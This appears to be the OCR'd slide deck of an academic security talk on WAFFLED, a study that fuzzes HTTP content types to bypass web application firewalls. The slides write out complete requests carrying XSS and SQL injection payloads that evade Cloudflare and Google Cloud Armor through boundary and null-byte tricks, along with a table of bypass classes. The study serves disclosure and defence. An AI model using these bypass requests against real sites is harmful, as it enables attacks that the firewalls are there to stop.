
WAFFLED: Exploiting Parsing Discrepancies to Bypass Web Application Firewalls

Presenter: Seyed Ali Akhavani

Authors: Seyed Ali Akhavani, Bahruz Jabiyev, Ben Kallus, Cem Topcuoglu, Sergey Bratus, Engin Kirda



ACSAC 2025 - Dec 11th


Northeastern University
Systems Security Lab

Web Attacks over the News

Ticketmaster hit by cyber attack that compromised user data

Live Nation disclosed the breach in a filing to the SEC.

By Luke Barr, Zunaira Zaki, William Kim, and Ivan Pereira
June 1, 2024, 12:42 PM



AT&T Investigating Potential Data Breach Impacting More Than 70M Past And Current Customers

BY RICK WHITING
MARCH 31, 2024, 8:05 PM EDT

HCA Healthcare says hackers stole data on 11 million patients

By Irina Ivanova

Updated on: July 11, 2023 / 5:35 PM EDT / MoneyWatch

abcNews, CRN, CBS News [1-3]

Introduction and Problem Definition

- Web requests go through multiple HTTP servers until get to the destination.


- Each server might treat the request differently because of the **freedom** that RFCs give to developers. Also, **vague definitions** cause these discrepancies.

- **Parsing discrepancies** between services lead to HTTP request smuggling attacks (HRS).

- Small and big businesses would like to outsource some of their security defenses, one example is **Web Application Firewalls (WAFs)**.

How WAFs Work

- WAFs inspect HTTP traffic to filter malicious requests before they reach web applications
- Filter based on predefined security rules (Such as OWASP CRS)
- Intended to block attacks like OWASP top 10:
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - …



How WAFs Work

Field: This could be any part of the HTTP request such as a header, cookie, MIME type, or URL parameter.

• **Operator:** Common operators include equals, contains, not equal, etc.

• **Value:** The specific value to match against.

• **Action:** The action to be taken if the rule matches, such as **block**, **skip**, or **send security challenge**.

```
if <field><operator><value>
then <action>
```

```
if url_parameter "user_input" contains "DROP TABLE
    "
then block
```

Threat Model

1. Attacker generates an HTTP request that has an attack payload in its body.

2. Attacker formats the request in a way that confuses the WAF using content-type features and RFC rules.

3. WAF cannot parse the HTTP request properly so it does not detect the attack and lets the HTTP request through.

4. Target web framework parses the HTTP request without any problem.

5. Attack payload gets executed at the target server :(

Content-Types in Our Experiments

multipart/form-data

```
POST / HTTP/1.1
Host: target.com
Content-Length: 90
Accept: */*
Content-Type: multipart/form-data; boundary=1234

--1234
Content-Type: text/plain
Content-Disposition: form-data; name="foo"


bar

--1234--
```

application/json

```
POST /json HTTP/1.1
Host: waf.target.com
Content-Length: 19
Accept: */*
Content-Type: application/json

{"foo":"bar"}
```

application/xml

```
POST/xml HTTP/1.1
Host: waf.target.com
Content-Length: 60
Accept: */*
Content-Type: application/xml

<?xml version="1.0"
encoding="UTF-8"?>
<foo>
bar
</foo>
```

Motivating Example: multipart/form-data

```
POST / HTTP/1.1
Host: target.com
Content-Length: 90
Accept: */*
Content-Type: multipart/form-data; boundary=1234

--1234
Content-Type: text/plain
Content-Disposition: form-data; name="foo"


<script>alert(document.cookie)</script>
--1234--
```

Valid

Boundary value does not need to be wrapped in “”.
Attack payload is detected by Cloudflare.

```
POST / HTTP/1.1
Host: target.com
Content-Length: 90
Accept: */*
Content-Type: multipart/form-data; boundary="1234"

--1234
Content-Type: text/plain
Content-Disposition: form-data; name="foo"


<script>alert(document.cookie)</script>
--1234--
```

Invalid

Bypasses Cloudflare

Motivating Example 2: Parameter Value Continuation

RFC 2231: MIME Parameter Value and Encoded Word Extensions

Allows splitting parameter values across multiple parameters

```
POST / HTTP/1.1
Host: victim.com
Content-Length: 230
Content-Type: multipart/form-data;
boundary=fake-boundary;boundary*0=real-;boundary*1=boundary

--fake-boundary
Content-Disposition: form-data; name="field1"

value1
--fake-boundary--
--real-boundary
Content-Disposition: form-data: name="id"

<script>alert(document.cookie)</script>
--real-boundary--
```

Attack Mechanism

WAF sees fake-boundary, **Framework** concatenates to real-boundary


WAFFLED: Our Approach

- Novel methodology for finding parsing discrepancies and smuggle HTTP requests
- Grammar-based fuzzing targeting content-type features
- Focus on legitimate content elements (not payload obfuscation)
- Studied 4 complex or highly used content types:
  - `application/json`
  - `application/xml`
  - `multipart/form-data`
  - `application/form-urlencoded`

- **SQL Injection** Payload:
  `' or 1=1 --`
- **XSS** Payload:
  `<script>alert(document.cookie)</script>`

WAFFLED Pipeline

- Modified T-Reqs [4] HTTP/1.1 Fuzzer.
- Defined multiple input grammars for each content-type.
- Passed all generated requests to WAFs and frameworks.
- Feedback from the web framework if it was able to parse the attack payload.



Experiment Setup

5 WAFs:

- Google Cloud Armor
- Cloudflare
- AWS WAF
- Azure WAF
- ModSecurity on NGINX

6 Frameworks:

- Flask (Python)
- Laravel (PHP)
- FastAPI (Python)
- Gin (Go)
- Express (Node.JS)
- Spring Boot (Java)

Experiment Setup

Framework Testing Approach

- Used **default parsers** for each framework
- Added **popular third-party parsers** when needed:
  - Node.js: Busboy, Formidable, fast-xml-parser
  - Python: xmltodict, xmlminidom, python-multipart
- Followed official documentation and examples
  - Tested parsing methods: request.body.parse(), request.json(), etc

Coverage

All frameworks were vulnerable to **at least one bypass technique**

Successful Bypass Definition


Avoids false positives: Malformed requests that frameworks reject

Practical impact: Represents actual security vulnerabilities not unparsable requests

JSON: 557 unique bypasses

XML: 299 unique bypasses

Multipart/form-data: 351 unique bypasses



Findings

Bypass Discovery Summary

- Discovered 1,207 unique bypasses.
- Classified attacks to 24 bypass classes for easier mitigation.
- All tested frameworks were vulnerable to at least one bypass.
- All tested content-types were vulnerable to at least one parsing discrepancy attack.
- 4 out of 5 tested WAFs were vulnerable to at least one category of our bypasses.

Example Bypass (Google Cloud Armor)

- Bypass using **JSON** content-type
- Request body is parsed in **Java Spring Boot**

```
POST /json/ HTTP/1.1
Host: waf.mytarget.com
Content-Length: 53
Content-Type: application/json

{"field1"\x00:"<script>alert(document.cookie)</script>"
}
```

Example Bypass (Cloudflare)

- Bypassing **multipart/formdata** content-type

- Request body is parsed in:
  - **Flask**
  - **Java Spring Boot**
  - **Laravel**
  - **Gin**
  - **Busboy (Node.JS)**

```
POST / HTTP/1.1
Host: waf.mytarget.com
Content-Length: 268
Content-Type: multipart/form-data; boundary=real

--real (replaced with newline \r\n)
content-disposition: form-data; name="_charset_"

Utf-8
--real
content-disposition: form-data; name="field1"
Content-Type: text/plain;charset=UTF-8
content-transfer-encoding: Binary
content-extra: something

<script>alert(document.cookie)</script>
--real--
```

Bypass Classification

Table 3: Classification of Multipart Bypass Categories with Examples. Removals are displayed with a strike-through text with a gray background, while additions and replacements are shown with only a gray background.

Category Name	Request Example
Boundary Delimiter Manipulation	~~\r\n~~ --boundary
Content-Disposition Disruption	content-disposition: form-da \x00 a;
Distorted Header Injection to Body	conten\x00-extra: something
Content-Type Tweak in Body	Content-Type: text/plain \x00 ; charset=UTF-8
Charset Value Alteration in Body	charset= \x00 UTF-8
Header Separator Manipulation in Body	content-disposition: form-data; name="f1" \x00
Content-Type Parameter Tweak	C ~~o~~ ntent-Type: multipart/form-data;
Boundary Delimiter Removal	~~--boundary~~
Linefeed Removal	Content-Type: multipart/form-data; boundary=real\r ~~\n~~ \r\n
Whitespace Alteration	Content-Type: \t multipart/form-data; boundary*0=re;boundary*1=al
Disrupted Body Field	content-disposition: form-data; name="field1 \x00 "
Boundary Header Tampering	--boundary=value ;

Real-World Content-Type Switching Threat

Methodology

- Analyzed 100 high-ranking websites from **PublicWWW**
- Focused on ”**forgot password**” pages without CAPTCHA
- Tested content-type switching using Burp Suite
- Examined response codes and behavior

Critical Finding

Over 90% of websites accept both form-urlencoded and multipart/form-data interchangeably

Real-World Content-Type Switching Threat

Attack Scenario:

1. Attacker identifies a website that uses **application/x-www-form-urlencoded**
2. **Switches to multipart/form-data** in attack request
3. Applies multipart-specific bypass techniques
4. WAF fails to detect attack in multipart format
5. Backend processes request normally

Wide Applicability

- 67% of sites used form-urlencoded → affected by multipart bypasses
- 25% of sites used JSON → directly affected by JSON bypasses
- **Combined 92% of web applications were potentially vulnerable**

HTTP-Normalizer: Our Solution

Approach:

- Strict RFC compliance enforcement to eliminate parsing discrepancies.
- Tested 63 bypassabed request samples from all 12 multipart bypass classes. All got either rejected or normalized.

Functions
● **Normalize:** Standardize valid requests ● **Reject:** Block non-compliant requests

HTTP-Normalizer: Our Solution

```
1  POST / HTTP/1.1
2  Host: target.com
3  Content-Type: multipart/FoRm-dAtA; boundary="1234"
4  Content-Length: 90
5
6  --1234
7  Content-DISPOSITION:\tform-data;name="files";\t filename
       ="ab.txt"
8
9  Foo
10 --1234--
```

Listing 5: A request before normalization.

HTTP-Normalizer: Our Solution

```
POST / HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=1234
Content-Length: 90
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Python/3.12 aiohttp/3.9.5

--1234
Content-Type: text/plain
Content-Disposition: form-data; name="files"; filename="
    ab.txt"

Foo
--1234--
```

Listing 6: The same request after normalization. Note the standardized capitalization and spacing, removed trailing line ending, and inserted Content-Type MIME header.

Takeaways

Responsible disclosure: All bypasses reported to vendors and received **vendor acknowledgments.**

Key Contributions

- **Novel Approach:** First systematic study of WAF content parsing discrepancies.
- **Successful Bypasses:** 1,207 bypasses across 5 WAFs and 6 frameworks.
- **Real-world Validation:** 90%+ tested websites vulnerable to content switching.
- **Practical Solution:** Proof of concept tool to show that most WAF bypasses are avoidable.
- **Disclosure:** Discovered bypasses will become CVEs thanks to Google folks. Work in progress.

Thanks for attending my talk!

Know more about me:

- https://akhavani.net
- sa.akhavani@gmail.com

WAFFLED Source Code and Experiments:

- https://github.com/sa-akhavani/waffled

Presentation References

[1] - https://abcnews.go.com/US/ticketmaster-hit-cyber-attack-compromised-user-data/story?id=110737962
[2] - https://www.crn.com/news/security/2024/at-t-investigating-potential-data-breach-impacting-more-than-70m-past-and-current-customers
[3] - https://www.cbsnews.com/news/hca-healthcare-data-breach-hack-11-million-patients-affected/
[4] - T-Reqs: HTTP Request Smuggling with Differential Fuzzing; Bahruz Jabiyev, Steven Sprecher, Kaan Onarlioglu, Engin Kirda
[5] - https://cloudflare.com/
[6] - https://cloud.google.com/
[7] - https://portal.azure.com/
[8] - https://aws.amazon.com/
[9] - https://modsecurity.org/